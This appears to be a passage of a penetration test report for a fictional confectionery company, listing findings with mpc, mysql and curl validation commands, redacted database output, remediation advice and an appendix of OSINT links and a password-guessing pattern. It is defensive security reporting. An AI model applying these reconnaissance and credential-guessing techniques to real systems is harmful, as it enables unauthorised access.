
Complexity of this attack is low. Usage of very common directory brute forcing tools run on one machine was enough to completely overwhelm the systems and take the service offline. However, other tools designed for denial of service could be used with relative ease as well.

Impact

This issue impacts the availability of the affected systems as well as the products page running on `scrumdiddlyumptious.warehouse.lebonboncroissant.com`, since it depends on one of the endpoints. Downtime will, of course, have a negative impact on generating revenue for the company through that platform. Furthermore, this could tarnish the reputation of *Le BonBon Croissant* if customers feel the website is not reliable.

Validation

We were able to demonstrate this issue by starting brute-force website scanner GoBuster with minimal speed against the endpoints.




This site can't be reached

10.0.17.11 refused to connect.

Try:

- Checking the connection
- Checking the proxy and the firewall

ERR_CONNECTION_REFUSED



This site can't be reached

10.0.17.13 refused to connect.

Try:

- Checking the connection
- Checking the proxy and the firewall

ERR_CONNECTION_REFUSED

Remediation

To limit the likelihood of this happening in the future, we would recommend implementation of anomalous traffic detection, and temporary IP bans for users who generate this traffic. If budget allows, it may be worth it to consider upgrading the hardware of these systems. A load balancer may help distribute the high volume of traffic more evenly across systems. Additionally, fixing any performance bottlenecks in the applications would have a positive impact.

Low Severity Findings


Exposure of Music Files via Unauthenticated MPD — 01

Scope

This exposure affected the music player daemon on TCP port `6600`, on the host system `zune.warehouse.lebonboncroissant.com`, at `10.0.17.87`.

Description

Music player daemon does not require authentication to access the service on port `6600`. As a result, an unauthenticated user can list the music files stored in included directories, and take control of the music player.



```
┌──(root㉿ kali01)-[~]
└─# mpc -h 10.0.17.87 version
mpd version: 0.21.11
```

Likelihood of Exploitation

Given the rarity of this service, and the relative lack of impact afforded with the current configuration, it is unlikely that this service will be misused.


Impact

This issue presents no risk other than the leakage of non-critical data and the control over music playing capabilities, which could be bothersome to those near the physical server.

Validation

Download and use the Music Player Daemon Client to connect to the remote machine.

```
mpc -h 10.0.17.87 listall
```



```
┌──(root㉿ kali01)-[~]
└─# mpc -h 10.0.17.87 listall
7 Minutes Dead - 7 Minutes Dead - EP (2).mp3
Eminence - Universe EP (1).mp3
Ephixa & Laura Brehm - Losing You.mp3
Karma Fields - New Age _ Dark Age (3).mp3
Muzzy - Get Crazy - Feeling Stronger (The Remixes).mp3
Nigel Good - Space Cadet LP.mp3
Aero Chord - 4U - 01 4U.mp3
Aero Chord - 4U.mp3
7 Minutes Dead - 7 Minutes Dead - EP (1).mp3
7 Minutes Dead - 7 Minutes Dead - EP.mp3
```

Remediation

If possible, remove or disable the MPD service. While we do not believe this service is exploitable, the service still unnecessarily discloses information, potentially assisting a malicious actor in profiling your company. If this service is required, add a password to the daemon, and limit connections to the daemon to only necessary IP addresses.

References

What is a Music Player Daemon?
MPC manual


Weak Default Password and Password Policy for Database 02

Scope

This exposure affects the PostgreSQL server located at 10.0.17.14 (`charley.warehouse.lebonboncroissant.com`) which was subsequently tied to the rest of the e-commerce platform through storage of customer data.


Description

In the MySQL database, we found that created users on the e-commerce platform, when not specifying a password, are assigned a weak default password.



```
MariaDB [wmci]> describe logins
    -> ;
+------------+--------------+------+-----+-----------------------+-------+
| Field      | Type         | Null | Key | Default               | Extra |
+------------+--------------+------+-----+-----------------------+-------+
| login_id   | char(50)     | NO   | UNI | uuid()                |       |
| login_name | varchar(255) | NO   | PRI | NULL                  |       |
| login_pass | varchar(255) | NO   |     | to_base64('crc[redacted]') |       |
| login_role | tinyint(4)   | NO   | MUL | 1                     |       |
+------------+--------------+------+-----+-----------------------+-------+
```

Furthermore, we found rampant credential reuse among the existing users, indicating a likely correlation (passwords below are censored).



```
postgres@charley:/tmp$ cat passwords | sort | uniq -c
    824 Pass
    870 Stop
    790 Supe
    811 Wint
    848 Wint
    869 Wonk
    814 croi
    836 letm
```

Likelihood of Exploitation

The passwords used by the customers, enabled by the lack of a password policy, resulted in roughly 800 users each using the same password, across the total population of roughly 6,400 users. This makes it very likely that a password spray by a malicious entity will result in at least one successful login attempt.

Impact

An attacker given knowledge of this would be able to brute force at least one-eighth of the user accounts on the e-commerce platform.

Remediation

Ensure that a password policy is in compliance with NIST guidelines, and enforced, and that no default password is set when one is specified.

References

[NIST Special Publication 800-63B]


Open Indexes on Nginx 03

Scope

This website found on `scrumdiddlyumptious.warehouse.lebonboncroissant.com`, or 10.0.17.12, is the only machine affected.

Description

When retrieving a subdirectory that exists on the remote server, an open index of the file contents will be displayed. At the moment, this consists of jpg files for products on the website.



Not secure | ~~https~~://10.0.17.12/inventory/

Index of /inventory/

```
../
LBC-CHIP-001.jpg                                   07-Jan-2022 02:23              61384
LBC-CHIP-002.jpg                                   07-Jan-2022 02:23              68801
LBC-CHIP-003.jpg                                   07-Jan-2022 02:23              48821
LBC-CHIP-004.jpg                                   07-Jan-2022 02:23             218570
LBC-CHIP-005.jpg                                   07-Jan-2022 02:23              43351
LBC-CHIP-006.jpg                                   07-Jan-2022 02:23             113444
LBC-CHIP-007.jpg                                   07-Jan-2022 02:23              36330
```

Likelihood of Exploitation

This is the default behavior when visiting the `inventory` path, and it is thus highly likely to be triggered by accident.

Impact

The current impact is very benign, but in general, listing files in a directory is undesirable and can leak information. If any critical or sensitive directory were to be added to this website in the future, it is at risk of being remotely enumerated.

Validation

Visit http://10.0.17.12/inventory/.

Remediation

Disable directory indexing for Nginx.

References

Directory Listing on Nginx


Database Credential Re-Use 04

Scope


This API endpoints provided on hosts `jawbreaker.lebonboncroissant.com` and `goldenticket.warehouse.lebonboncroissant.com`, found at the IPs 10.0.17.10 and 10.0.17.11, were the only machines affected.

Description

The aforementioned hardcoded API token contains a password within its base64-encoded structure, which is the password for the `wmci` user in the MySQL database.



```
MariaDB [wmci]> select * from tokens;
+-------------+------------------------------------------------------------------------------
-----------------------+-------------------------+----------------------------------+
| customer_id | token
                       | expires                 | allowed_methods                  |
+-------------+------------------------------------------------------------------------------
-----------------------+-------------------------+----------------------------------+
| default     | aeSahz1ifeigoZ3uv[redacted]
                       | 2022-01-10 00:00:01 | GET,POST,PUT,DELETE,OPTIONS,DEBUG |
| default     | eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiC[redacted]
[redacted]-01-10 00:00:01 | GET,POST,PUT,DELETE,OPTIONS,DEBUG |
+-------------+------------------------------------------------------------------------------
-----------------------+-------------------------+----------------------------------+
2 rows in set (0.001 sec)
```



```
┌──(root㉿kali03)-[~]
└─# mysql -u wmci -p -h 10.0.17.14
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 391
Server version: 10.3.32-MariaDB-0ubuntu0.20.04.1 Ubuntu 20.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> 
```

Likelihood of Exploitation

If found, it is highly likely that an attacker would be able to gain access to the MySQL database, furthermore enumerating and gaining more information. With the ease of access to tools to decode the JWT, it is easy for an attacker to gain access.

Impact

If an attacker was able to decode the token and gain the login credentials to MySQL it could cause harm to the database as the attacker could login and read/modify personal information from users in the database including credit card addresses.

Validation

Use the password found in the JWT to authenticate to the wmci user.

Remediation

Ensure that the old password is changed and the JWT token is removed from the source code.

References

What is JWT?

Informational Severity Findings


APIs Returning Status Code 500 (Internal Server Error) 01

Scope

This informational finding affected the hosts `jawbreaker.lebonboncroissant.com` and `goldenticket.warehouse.lebonboncroissant.com`, found at the IPs `10.0.17.10` and `10.0.17.11`. This was the only machine affected and was relatively accessible.

Description

When submitting a request to the FastAPI, the server will respond with an Internal Server Error message if a matching object is not found, or when retrieving an object if it is found. This indicates that API input is not being handled properly. An image of this can be listed below.




```
┌──(root㉿kali05)-[~]
└─# curl -X 'POST' 'https://jawbreaker.lebonboncroissant.com/payment' -H 'accept: application/json' -d '{"payment_amo
unt": 123123, "payment_created": "2022-01-08T17:28:12.915Z", "payment_id": "3fa85f64-5717-4562-b3fc-2c963f66afa6", "p
ayment_ref": "111111111111111", "payment_status": "cleared", "payment_type": "card"}'
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<title>500 Internal Server Error</title>
<h1>Internal Server Error</h1>
<p>The server encountered an internal error and was unable to complete your request. Either the server is overloaded
or there is an error in the application.</p>
```

Impact

This error should be handled more gracefully, as an internal error could be an indicator of a larger problem, and may lead to an exploitable vulnerability (especially if a way is found to enable debug output).

Validation

As an example, this error will appear if the Account request is as follows (submitting with an invalid ID):



```
┌──(root㉿kali06)-[~]
└─# curl -k -X 'GET' 'https://10.0.17.11/add/?account=1&balance=100&account_type=gift_card&first=test&last=test&car
d=1&active=1&test=1' -H 'accept: application/json'
Internal Server Error
```

This can be reproduced running a command similar to the following:

```
curl -X 'GET' 'http://10.0.17.11/account/?account=1' -H \
  "Accept-Encoding: application/json"
```

Remediation

Make use of exception handlers to more gracefully deal with requests.

References

https://fastapi.tiangolo.com/tutorial/handling-errors/


Exposed, Nonfunctional Nginx Server 02

Scope

This informational finding affected the host at IP address `10.0.17.87`.

Description

We theorize that this is available in conjunction with the MPD. Regardless, if this service is not needed, we would recommend removing or disabling this service, or limiting the range of IP addresses that can connect to it.


10.0.17.87

403 Forbidden

nginx/1.18.0 (Ubuntu)

Impact

There is no impact to the security posture of *Le BonBon Croissant* other than increasing the network's attack surface.

Validation

Visit http://10.0.17.87.

Remediation

Remove or disable nginx to reduce the exposure risk or limit the range of IP addresses.

Appendix

Appendix A: Vulnerability Severity Scales

Note: *We opted to use these custom categories rather than CVSS ratings, as we find conventional rating systems tend to misrepresent complex situations and do not afford us flexibility to best present information to our clients.*

Critical	A vulnerability with trivial complexity that, if exploited, will cause severe and potentially irreparable damage to company data, systems, and assets. These are vulnerabilities that should be patched and remediated immediately.
High	A vulnerability that has low complexity and has potential to directly threaten sensitive information on affected systems.
Medium	A vulnerability that either has a higher attack complexity, or requires the chaining together of multiple exploits in order to cause serious harm.
Low	A finding that is unlikely to cause any damage directly. However, a malicious actor could leverage information gathered from a vulnerability of this severity as part of a later exploit.
Informational	Information gathered that presents little to no threat to the system it is present on, but should be noted or remediated to lessen the attack surface of the organization.

Appendix B: Open Source Intelligence

Previously, we were able to find public information on the following employees. It may be desirable to limit the exposure or connection of these public accounts to the company to maintain a superior security posture.

Social Media

https://twitter.com/BonbonCroissant
https://twitter.com/wilma_wonka
https://twitter.com/CBucket57

https://www.instagram.com/lebonboncroissant/
https://www.instagram.com/_wilmawonka/

https://www.linkedin.com/company/le-bonbon-croissant/
https://www.linkedin.com/in/charles-bucket-75a89021a/

https://github.com/lebonboncroissant
https://github.com/granpa-jim-joseph-le-bon-bon-croissant

https://stackoverflow.com/users/17074584/jimjoseph-lebonboncroissant

In addition to these users, which were confirmed against the *Le BonBon Croissant* Employee Directory on the company website, we also previously came upon Arthur Slugworth and *Le BonBon Muffin*. The accounts associated with each contained further sensitive information concerning *Le BonBon Croissant*. This included audio recordings with passwords, infrastructure descriptions, and more. [redacted] recommends the pursuit of legal action to remove this sensitive content which remains online.

https://twitter.com/bon_muffin

https://drive.google.com/drive/folders/1i4EG0h_olW79nQ_SxEi5J9VwedbpSK1d

These accounts combined allowed us to collect significant information, for example:

- Swagger 2.0 Target: whatchamacallit.lebonboncroissant.com
- Jim Joseph's Email: Granpa.Jim.Joseph@outlook.com
- Jim's Password Combinations: ^[H|h]unter[2|2021]*[!]?
- ScadaBR Infrastructure Usage In Production